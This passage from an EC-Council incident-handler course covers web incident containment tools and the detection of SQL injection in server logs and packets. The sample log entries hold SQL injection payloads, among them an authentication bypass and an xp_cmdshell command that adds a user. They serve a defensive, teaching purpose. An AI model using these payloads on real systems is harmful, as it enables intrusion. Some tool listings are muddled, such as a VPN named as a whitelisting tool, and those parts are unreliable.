- Take complete backup (bit-by-bit) of the disk containing the web server for forensic investigation.
- Examine the system and its services running the web server.
- Deploy a temporary web server to replace the compromised server with the same level of data.

## Containment Methods

The containment of web application incidents requires various techniques depending on the incident type and severity. Incident handlers should develop a containment plan to restrict the damage caused by a counterparty that is trusted to fail.

The following methods can be used by incident handlers in the containment phase:

- **Whitelisting/Blacklisting**

  An application whitelist is a list of authorized, legitimate, and safe applications. However, applications included in an application blacklist are not permitted owing to their association with malicious activity. Application whitelisting is considered more reliable and effective in terms of mitigating security incidents. Incident handlers should perform application whitelisting or application blacklisting to protect computers and organizational networks from potential threats. This will ensure that only trusted and legitimate applications are running on the systems and prevent the installation of applications with malicious intent.

- **Web Content Filtering**

  Web content filtering helps incident responders to filter web applications used by attackers to host malware or launch phishing and spam campaigns. The main aim of web content filtering is to restrict the use of unsafe web applications if they are accessed or executed in a system. Incident handlers should perform web content filtering to avert employees from accessing web pages that may contain computer viruses or malware. This will help to safeguard devices as well as enact certain policies for organizations.

- **Proxy Servers**

  Proxy servers act as a doorway between users and web applications browsed by users. They are used to prevent IP blocking and maintain anonymity. There are several advantages of using proxy servers because they can provide a high level of privacy and protect users and organizational networks from malicious activities. Incident handlers should use proxy servers to either explicitly or transparently filter the web traffic. This will help in monitoring and controlling the HTTP(s) activities in an organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Containment Tools

Incident responders can use containment tools to restrict the damage caused by web application incidents on organizational assets. Some important whitelisting/blacklisting, web content filtering, and web proxy tools are discussed below:

### Whitelisting/Blacklisting Tools

- **ManageEngine Application Control Plus**

  Source: *https://www.manageengine.com*

  ManageEngine Application Control Plus is an automated application whitelisting and blacklisting tool that allows incident handlers to control the usage of certain applications in a network. This tool updates the whitelist and blacklist automatically based on the discovered applications with the selected policies. Incident handlers can configure the policies and rules to specify the whitelist and blacklist (such as trusted vendors, product name, verified executables, file hash, and folder path).





Figure 7.6: Screenshot of ManageEngine Application Control Plus

Some additional application whitelisting and blacklisting tools are listed below:

- ShadowNet (*https://riskanalytics.com*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Delinea Server Suite (*https://delinea.com*)
- McAfee Application Control (*https://www.mcafee.com*)
- NordVPN (*https://nordvpn.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Web Content Filtering Tools

- **BrowseControl**

  Source: *https://www.currentware.com*

  BrowserContol is a content filtering and blocking tool that allows incident handers to block the access of high-risk websites in the entire organizational network. It enables incident handers to configure block or allow security policies based on the URL, category, domain, or IP address. The category filtering feature can block millions of sites in just a few clicks with hundreds of content categories.





Figure 7.7: Screenshot of BrowserContol

Some additional web content filtering tools are given below:

- OpenDNS (*https://www.opendns.com*)
- inCompass (*https://incompass.netstar-inc.com*)
- WebTitan (*https://www.webtitan.com*)
- Smoothwall (*https://www.smoothwall.com*)
- NetSentron (*https://www.netsentron.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Web Proxy Tools

- **Proxy Switcher**

  Source: *https://www.proxyswitcher.com*

  Proxy Switcher is a web proxy tool that allows incident handlers to monitor and control the activities of HTTP/HTTPS traffic. It helps organizations by protecting their employees from malicious activities by explicitly filtering the web traffic. Proxy Switcher allows employees to anonymously access various blocked sites in an organizational network.





Figure 7.8: Screenshot of Proxy Switcher

Some additional web proxy tools are given below:

- IPRoyal (*https://iproyal.com*)
- CyberGhost VPN (*https://www.cyberghostvpn.com*)
- Tor (*https://www.torproject.org*)
- Burp Suite (*https://www.portswigger.net*)
- Proxifier (*https://www.proxifier.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Explain Analysis of Web Application Security Incidents

Nowadays, attackers target the web applications of various organizations to steal confidential information, get unauthorized access, and perform other malicious activities. Therefore, incident responders must analyze web application security incidents after their detection to understand their root cause and eliminate them successfully.

This section discusses various techniques for analyzing web application security incidents.

## Analyzing Web Incidents: Manual Analysis

Manual analysis is a time-consuming process; it involves the analysis of web server logs and other evidential data. Incident responders must perform manual analysis when the security mechanisms and tools fail to generate alerts; however, there are strong indicators and evidence of compromise.

In manual analysis, large log files are searched for characters that might indicate an attack. Here, multiple search terms can be combined using regular expressions (regex) and log analyzers can be used to search large volumes of logs.

## Manual Analysis - SQL Injection

### Examining Log Files

Responders must examine log files of the IDS, web servers, and database to detect SQL injection attacks against a web application. For example, if an attacker tries to access the backend data of a web database by sending malicious SQL queries, the following log entry will be present for the attacker's request:

- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or 1=1 -`
- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or )1=1 (--`
- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or exec master..xp_cmdshell 'net user test testpass --`

In this attack, the attacker attempted to bypass the authentication of a web application via an SQL injection attack using different scripts and codes for the web application username and password. Incident responders can use various log analysis tools such as Loggly, Logentries, GoAccess, and Splunk to analyze the log files of the IDS, web server, and database. Moreover, incident responders can use regex search to find HTML tags, other SQL signature words, and their equivalents in web access logs to check for SQL injection attacks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.9: Screenshot of an SQL log showing an SQL injection attempt

The highlighted log shows that a request was made by the attacker (172.19.19.7) targeting the information schema view of the database residing on 172.19.19.11. Moreover, many other attacks were performed against the server, including cmdshell execution and passwd file access.

## Examining Network Packets

Incident responders must capture data packets transmitted between attackers and the web server to detect SQL injection signatures. This can be achieved by using sniffing tools such as Wireshark or tcpdump.

Incident responders must check for suspicious connections (traffic) by examining the packets and checking for details such as to and from IP addresses, protocols, encryptions, and data. The signatures related to SQL injection attempts are 1’ or 1=1 --.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

